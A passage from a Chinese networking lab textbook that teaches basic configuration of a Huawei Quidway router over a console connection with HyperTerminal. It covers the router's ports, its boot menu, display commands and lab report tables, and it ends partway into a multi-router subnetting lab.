- 闪存（FLASH MEMORY 用来存储路由器操作系统）；
- 非易失性随机访问存储器（NVRAM 用来存储路由器配置文件）。

一般商用路由器没有磁盘驱动器、键盘、显示器。配置路由器的一种方法是将路由器连接在 PC 上，通过超级终端对它进行配置。

### 2.1.1 路由器配置

**【实验目的】**

（1）路由器在网络中存在的意义及重要性。

（2）使用 Windows 中的超级终端（hyperterminal）配置路由器。

（3）掌握路由器配置的基本命令。

**【原理简介】**

本章以华为路由器为例来演示路由器的配置与工作过程。

本实验所使用的是华为 Quidway R2811 路由器的正视图，如图 2-1 所示。其后视图如图 2-2 所示。




图 2-1　Quidway R2811 路由器的正视图





图 2-2　Quidway R2811 路由器的后视图

可以看到标识着 LAN0 和 LAN1 的局域网接口，标识着 WAN 的广域网接口，还有 AUX 接口和 Console（在路由器面板上简写为 CON）接口。

下面介绍这些接口的作用。

（1）LAN 接口：使用 RJ-45 水晶头和双绞线的以太网接口。

（2）WAN 接口：是广域网接口的一种，也是应用最多的一种——高速同步串口（Serial）。这种端口主要用来与目前广泛应用的 DDN、帧中继、X.25 等广域网设备进行专线连接。一般来说，通过这种端口所连接的网络两端要求实时同步，所以速率非常高，如图 2-3 所示。





图 2-3　广域网接口

（3）AUX 端口：AUX 端口为异步接口，主要用于远程配置，也可以用来拨号连接，还可以通过收发器与 Modem 进行连接。路由器通常同时提供 AUX 接口与 Console 接口。

（4）Console（CON）端口：Console 端口使用配置专用连线直接连接计算机的串口，利用终端仿真程序（如 Windows 的“超级终端”）进行路由器配置。路由器的 Console 端口多为 RJ-45 接口。如果 Console 端口为 RJ-45 接口，请直接采用直通线连接至一台 PC 的串口。此时，在 PC 的串口上要安装一个串口/RJ-45 转换器。

当然，路由器上不仅有这些接口，还有 AUI 接口、光纤接口、异步串行接口等。如果读者感兴趣，可以自己查找资料了解其他接口的作用。

**【实验环境】**

本次实验使用以下设备。

（1）一台华为 Quidway R2811 路由器。

（2）一台 PC 或笔记本。

（3）一条连接 PC 串行端口和路由器 Console 的网线。

（4）一个串口/RJ-45 转换器。

具体的连接示意图如图 2-4 所示。





图 2-4　路由器的 Console 端口与 PC 串口的连接示意图

**【实验步骤】**

（1）观察和记录给定型号路由器的端口。

（2）使用线缆正确连接路由器和 PC。

（3）配置超级终端。

① 启动计算机，单击【开始】|【程序】|【附件】|【通信】|【超级终端】。

② 为本次连接起一个名字，比如“Router”，如图 2-5 所示。

③ 单击【确定】按钮，选择串口 COM1 端口，如图 2-6 所示。

④ 单击【确定】按钮，出现【COM1 属性】对话框，数据设置如图 2-7 所示。




图 2-5　新建连接 Router





图 2-6　选择端口




图 2-7　串口参数设置

单击【确定】按钮，超级终端的基本配置就完成了。

（4）路由器配置。

一般情况下配置路由器的基本思路如下：在配置路由器之前，需要将组网需求具体化、详细化，包括组网目的、路由器在网络互联中的角色、子网的划分、广域网类型和传输介质的选择、网络的安全策略和网络可靠性需求等；然后根据以上要素绘出一个清晰完整的组网图。

Quidway AR28 系列路由器向用户提供命令行接口，通过这些命令来配置和管理路由器，命令行接口有如下特点。

- 通过 CON 端口进行本地配置。
- 通过 Telnet 进行本地或远程配置，用 Telnet 命令直接登录并管理其他路由器。
- 用户可以随时输入“？”而获得在线帮助。
- 提供全中文的提示和帮助信息。
- 提供网络测试工具，如 tracert、ping 等，迅速诊断网络的可达性。
- 提供种类丰富、内容详尽的调试信息，帮助诊断网络故障。
- 命令行解释器对关键字采取不完全匹配的搜索方法，如命令 display，输入 dis 即可。

路由器配置步骤如下。

① 确认线缆连接正确和超级终端配置无误。

② 给路由器加电。超级终端的输出如图 2-8 所示。





图 2-8 启动界面

③ 等待片刻后，便可以对路由器进行配置了。当屏幕中出现 Press Ctrl-B to enter Boot Menu 且 Press ENTER key to get start when you see ATS0=1 还没有出现前，按 Ctrl+B 键，则可以进入引导模式，如图 2-9 所示。




图 2-9　进入引导模式

④ 若没有设置密码，便可直接按回车键。然后可以看到引导菜单。

在图 2-9 中有如下选项。

1：Download application program with XMODEM（使用 XMODEM 下载应用程序）

2：Download application program with NET（使用 NET 下载应用程序）

3：Set application file type（设置应用文件类型）

4：Display applications in Flash（显示闪存中的应用程序）

5：Clear application super password（清除应用的超级口令）

6：Reset console authentication（复位控制口认证）

7：Start up and ignore configuration（启动设备且不按照当前配置运行）

8：Enter debugging environment（进入调试环境）

9：Boot Rom operation menu（从 Rom 操作菜单引导）

a：Do not check the version of the software（不检查软件的版本）

b：Exit and reboot（退出并重起）

如果以前有人配置过这台路由器，那么可以选 7，来清除配置文件；然后选 b，重新启动路由器让它直接进入配置模式。

⑤ 当出现 Proceed with router configuration? [yes]：时，输入 no 跳过初始配置。之后可以看到命令提示符：[Router]，这样就进入了路由器的配置模式。

（5）基本命令。

Quidway AR28 系列路由器的命令行接口提供了丰富的配置命令。在系统视图之下，为了方便用户管理路由器，又将全部命令分组，每组对应一个视图，可以用命令在不同的视图之间切换。一般情况下，在某个视图下只能执行限定的命令，但对一些常用命令（如 ping、display current configuration、interface 等）在各种视图下均可执行。在任何视图下，如果需要得到帮助，或者查看系统支持的命令，只需输入“？”后按回车键即可，

路由器就会显示目前视图下所支持的命令，如图 2-10 所示。





图 2-10　系统命令

（6）观察上述命令的结果，并填写实验报告。

① 使用 display version 命令，观察输出，填写表 2-1。

**表 2-1　路由器版本信息**

| | |
|---|---|
| 路由器操作系统平台版本 | |
| 处理器型号 | |
| 路由器序列号 | |
| SDRAM 大小 | |
| FLASH 大小 | |
| NVRAM 大小 | |
| 硬件版本号 | |
| AUX 硬件版本号 | |

② 使用 display current-configuration 命令，观察输出，填写表 2-2。

**表 2-2　路由器基本配置**

| | |
|---|---|
| 目前配置版本号 | |
| 防火墙是否启动 | |
| 列出所有端口 | |

③ 使用 display interface ethernet0 和 display interface serial0 命令，观察输出，填写表 2-3。

表 2-3 网络接口信息

| | |
|---|---|
| 以太网 0 接口（E0）是否开启 | |
| 以太网 0 接口线路协议是否开启 | |
| 以太网 0 接口的硬件地址 | |
| 以太网 0 接口是否全双工 | |
| 以太网 0 接口传输速度 | |
| 以太网 0 接口最大传输单元 | |

④ 使用 language 命令改变提示语言并再次使用上述命令 display version、display current-configuration、display interface ethernet0 和 display interface serial0 命令，观察输出有什么不同。并检查上述表格是否填写正确。

⑤ 使用“？”帮助命令，观察输出。

- 找到【路由信息协议】的命令。
- 找到【将当前配置参数保存至 FLASH 或 NVRAM 中】的命令。
- 找到【配置地址转换】的命令。

**【实验报告】**

- 简述路由器的常见端口及作用。
- 简述超级终端的作用及本次实验的具体配置参数。
- 填写上面的表格。

**【思考题】**

路由器配置过程中，如果某条命令需要删除，如何处理？

### 2.1.2 多路由器连接

**【实验目的】**

在实验中，通过正确配置，建立三台路由器之间的相互连接，构成一个小型互联网络。要求读者掌握常见的路由器配置命令和网络互联的基本原理。

**【原理简介】**

子网掩码：用于辨别 IP 地址中哪部分为网络地址，哪部分为主机地址，由 1 和 0 组成，长 32b，全为 1 的位代表网络号。不是所有的网络都需要子网，因此就引入一个概念。默认子网掩码（Default Subnet Mask），A 类 IP 地址的默认子网掩码为 255.0.0.0；B 类的为 255.255.0.0；C 类的为 255.255.255.0。当然，还有其他形式的子网掩码，例如，在 C 类 IP 地址里边，最后 8b 是主机号，可以拿出高 $n$b 作为子网号，而余下的 8−$n$b 作为主机号来得到其他形式的子网掩码。例如 255.255.255.128（0xFF.FF.FF.80），即最后 7b 为主机号。

在一个网段内的主机之间可以自由通信（只要物理连接完好），而不同网段之间的主机通信则要借助于其他网络设备，路由器或三层交换机。

**【实验环境】**

三台路由器分别命名为 RouterA、RouterB 和 RouterC。将它们用交叉线（如图 2-11 所示）连接起来。RouterA 和 RouterB 的 E0 接口处于 192.168.1.0/24 这个网段，RouterA 和 RouterC 的 E1 接口处于 192.168.2.0/24 这个网段。

